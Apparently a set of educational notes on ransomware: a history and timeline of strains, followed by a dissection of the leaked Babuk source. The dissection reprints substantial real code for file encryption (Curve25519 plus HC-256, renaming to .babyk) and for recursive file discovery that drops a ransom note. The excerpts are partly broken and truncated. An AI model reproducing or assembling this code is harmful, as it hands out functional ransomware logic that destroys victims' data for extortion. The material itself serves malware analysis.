
Ransomware


The History

- Ransomware is a type of malware that prevents or limits the user from accessing their system, either by encryption or by locking the system's screen.
- The first ever ransomware was the AIDS TROJAN written by Joseph Popp in 1989. First iterations of extortionate ransomware began in Russia during the years 2005/2006.
- Then came the police ransomware and then, in 2013, the CryptoLockers.


INFECTION VECTORS
Spam + JavaScript downloader ------ CryptoWall (CRYPWALL) May 2015
Malicious/Compromised sites + Nuclear Exploit Kit ------ TeslaCrypt (CRYPTESLA) December 2015
JexBoss vulnerability exploit ------ Samsam (CRYPSAM) March 2016
SOCIAL ENGINEERING LURES
Federal law violation warning ------ Police Ransomware (REVETON) February 2012
Facebook/Chrome suspension warning ------ CTB Locker (CRYPCTB) July 2014
Fake IRS notifications + typical office documents ------ CryptoWall (CRYPWALL) May 2015
AFFECTED DEVICES/ PLATFORMS
Windows ------ GPcode (PGPCODER) May 2005
Android ------ PornDroid (ANDROIDOS_LOCKER) May 2014
Web servers ------ CTB Locker (CRYPCTB) July 2014
Linux ------ SynoLocker (SYNOLOCK) August 2015
OS X ------ KeRanger (KERANGER) March 2016
ENCRYPTION TECHNOLOGIES
660-bit > 1024-bit algorithm ------ GPcode (PGPCODER) May 2005
AES + RSA-426/1024 ------ BitCrypt (CRIBIT) March 2014
GnuPG ------ VaultCrypt (CRYPVAULT) April 2015
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
SCARE TACTICS
Locks screens ------ Police Ransomware (REVETON) February 2012
Deletes backup files ------ VaultCrypt (CRYPVAULT) April 2015
Deletes an increasing number of files + increases ransom per hour of nonpayment ------ Jigsaw (JIGSAW) April 2016
PAYMENT MEANS
SMS/Call to a premium-rate mobile number ------ Generic ransomware (RANSOM) January 2008
MoneyPak/ Paysafe/Ukash ------ Police Ransomware (REVETON) February 2012
Bitcoins ------ CryptoWall (CRYPWALL) May 2015
Amazon gift cards ------ TrueCrypter (CRYPCORE) May 2016
Apple iTunes gift cards ------ Cyber.Police May 2016

- After all of this we come to the age of big-game hunting and double extortion. So they target big names and the threaten to leak their shit.

- Some of the big groups include: **BlackMatter, REvil, RagnarLocker, Lockbit 2.0, Darkside, Babuk....**



-
  ```
  notable ransomware attacks of 2020
  ```


Ransomware 101

- All modern Ransomware usually


> 1. Generates a key
> 2. Tries to exfiltrate the key through sending it somewhere.
> 3. Stops online services
> 4. Looks for drives and then files of interest by iterating through a list.
> 5. Encrypts by walking down the file system and encrypting every file of interest with a specified encryption method.
> 6. After all of this it can rename the files to hamper file identification efforts, or use a fixed file extension
> 7. And after all of that all that is needed to do is to drop a Note with a ransom note and a bitcoin wallet address, and optionally clear the Logs.

Autopsy

- We are going to dissect the code from the Babuk leak. It is written in C++. Attacks both Windows and Linux platforms.




- There are a few header files and some interesting c++ files.
- Starting of with entry.cpp we begin with a BABUK_KEYS, BABUK_SESSION and BABUK_FILEMETA structures. Moving on we have an _encrypt_file function:



```c
void _encrypt_file(WCHAR* filePath) {
    const uint8_t basepoint[32] = { 9 };

    BOOL tryToUnlock = TRUE;
    LARGE_INTEGER fileSize;
    LARGE_INTEGER fileOffset;
    LARGE_INTEGER fileChunks;

    ECRYPT_ctx ctx;

    BABUK_KEYS babuk_keys;
    BABUK_SESSION babuk_session;
    BABUK_FILEMETA babuk_meta;
    babuk_meta.flag1 = 0x6420676e756f6863;
    babuk_meta.flag2 = 0x6b6f6f6c20676e6f;
    babuk_meta.flag3 = 0x6820656b696c2073;
    babuk_meta.flag4 = 0x2121676f6420746f;

    SetFileAttributesW(filePath, FILE_ATTRIBUTE_NORMAL);

    if (WCHAR* newName = (WCHAR*)_halloc((lstrlenW(filePath) + 7) * sizeof(WCHAR))) {
        lstrcpyW(newName, filePath);
        lstrcatW(newName, L".babyk");

        if (MoveFileExW(filePath, newName, MOVEFILE_WRITE_THROUGH | MOVEFILE_REPLACE_EXISTING) != 0) {
        retry:;
            HANDLE hFile = CreateFileW(newName, GENERIC_READ | GENERIC_WRITE, 0, 0, OPEN_EXISTING, FILE_FLAG_SEQUENTIAL_SCAN, 0
            _hfree(newName);

            DWORD dwRead;
            DWORD dwWrite;
            if (hFile != INVALID_HANDLE_VALUE) {
                GetFileSizeEx(hFile, &fileSize);
                if (BYTE* ioBuffer = (BYTE*)_halloc(CONST_BLOCK_PLUS)) {
                    CryptGenRandom(hProv, 32, babuk_session.curve25519_private);
                    babuk_session.curve25519_private[0] &= 248;
                    babuk_session.curve25519_private[31] &= 127;
                    babuk_session.curve25519_private[31] |= 64;
                    curve25519_donna(babuk_meta.curve25519_pub, babuk_session.curve25519_private, basepoint);
                    curve25519_donna(babuk_session.curve25519_shared, babuk_session.curve25519_private, m_publ);

                    SHA512_Simple(babuk_session.curve25519_shared, 32, (BYTE*)&babuk_keys);
                    ECRYPT_keysetup(&ctx, babuk_keys.hc256_key, 256, 256);
                    ECRYPT_ivsetup(&ctx, babuk_keys.hc256_vec);

                    babuk_meta.xcrc32_hash = xcrc32((BYTE*)&babuk_keys, sizeof(BABUK_KEYS));
                    _memset((BYTE*)&ctx.key[0], 0, 16 * sizeof(uint32_t));
                    _memset((BYTE*)&babuk_keys, 0, sizeof(BABUK_KEYS));
                    _memset((BYTE*)&babuk_session, 0, sizeof(BABUK_SESSION));

                    fileOffset.QuadPart = 0;
                    SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                    if (fileSize.QuadPart > CONST_LARGE_FILE) {
                        fileChunks.QuadPart = fileSize.QuadPart / 0xA00000i64;
                        for (LONGLONG i = 0; i < fileChunks.QuadPart; i++) {
                            ReadFile(hFile, ioBuffer, CONST_BLOCK_PLUS, &dwRead, 0);
                            ECRYPT_process_bytes(0, &ctx, ioBuffer, ioBuffer, dwRead);
                            SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                            WriteFile(hFile, ioBuffer, CONST_BLOCK_PLUS, &dwWrite, 0);

                            fileOffset.QuadPart += 0xA00000i64;
                            SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                        }
                    }
                    else if (fileSize.QuadPart > CONST_MEDIUM_FILE) {
                        LONGLONG jump = fileSize.QuadPart / 3;

                        for (LONGLONG i = 0; i < 3; i++) {
                            ReadFile(hFile, ioBuffer, CONST_BLOCK_PLUS, &dwRead, 0);
                            ECRYPT_process_bytes(0, &ctx, ioBuffer, ioBuffer, dwRead);
                            SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                            WriteFile(hFile, ioBuffer, dwRead, &dwWrite, 0);

                            fileOffset.QuadPart += jump;
                            SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                        }
                    }
                    else if (fileSize.QuadPart > 0) {
                        LONGLONG block_size = fileSize.QuadPart > 64 ? fileSize.QuadPart / 10 : fileSize.QuadPart;

                        ReadFile(hFile, ioBuffer, block_size, &dwRead, 0);
                        ECRYPT_process_bytes(0, &ctx, ioBuffer, ioBuffer, dwRead);
                        SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                        WriteFile(hFile, ioBuffer, dwRead, &dwWrite, 0);
                    }
```


All files that are encrypted get a .babyk extension and have "choung dong looks like hot dog!!”" written at the end of them.
Elliptic-curve Diffie–Hellman (ECDH) scheme is used for file key encryption.
And Curve25519 is used as the elliptic curve.

- Function for finding files:




```c
void find_files_recursive(LPCWSTR dirPath)
{
    DWORD dw0;
    if (WCHAR* localDir = (WCHAR*)_halloc(32768 * sizeof(WCHAR)))
    {
        lstrcpyW(localDir, dirPath);
        lstrcatW(localDir, L"\\" NOTE_FILE_NAME);

        HANDLE hNoteFile = CreateFileW(localDir, GENERIC_WRITE, FILE_SHARE_READ, 0, CREATE_NEW, 0, 0);
        if (hNoteFile != INVALID_HANDLE_VALUE) {
            WriteFile(hNoteFile, ransom_note, lstrlenA(ransom_note), &dw0, 0);
            CloseHandle(hNoteFile);
        }

        WIN32_FIND_DATAW fd;
        lstrcpyW(localDir, dirPath);
        lstrcatW(localDir, L"\\*");

        HANDLE hIter = FindFirstFileW(localDir, &fd);
        if (hIter != INVALID_HANDLE_VALUE)
        {
            do
            {
                for (DWORD i = 0; i < _countof(black); ++i) {
                    if (!lstrcmpiW(fd.cFileName, black[i])) {
                        goto skip;
                    }
                }

                lstrcpyW(localDir, dirPath);
                lstrcatW(localDir, L"\\");
                lstrcatW(localDir, fd.cFileName);

                if (!(fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) && lstrcmpW(fd.cFileName, NOTE_FILE_NAME) != 0)
                {
                    for (int i = lstrlenW(fd.cFileName) - 1; i >= 0; i--) {
                        if (fd.cFileName[i] == L'.') {
                            if (
                                lstrcmpiW(fd.cFileName + i, L".exe") == 0
                                ||
                                lstrcmpiW(fd.cFileName + i, L".dll") == 0
                                ||
                                lstrcmpiW(fd.cFileName + i, L".babyk") == 0
                                ) {
                                goto skip;
                            }
                            else break;
                        }
                    }

                    while (_que_push(&que_f, localDir, FALSE) == 0) {
                        INT iError = 0;
                        while (WCHAR* path = _que_pop(&que_f, FALSE, &iError)) {
                            _encrypt_file(path);
                            _hfree(path);
                        }
                    }
                }
            skip:;
            } while (FindNextFileW(hIter, &fd));
            FindClose(hIter);
        }
        else if (debug_mode) {
            int size_needed = WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), NULL, 0, NULL, NULL);
            char* strTo = (char*)_halloc(size_needed);
            WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), strTo, size_needed, NULL, NULL);

            _dbg_report("Can't FindFirstFileW", strTo, GetLastError());

            _hfree(strTo);
        }
        _hfree(localDir);
    }
}
```

It searchs for files not much else to be observed here but it uses a blacklist to filter files it doesnt want to hit.
Some of the notable file names include: Windows, Tor browser, Internet Explorer, Google, Appdata...



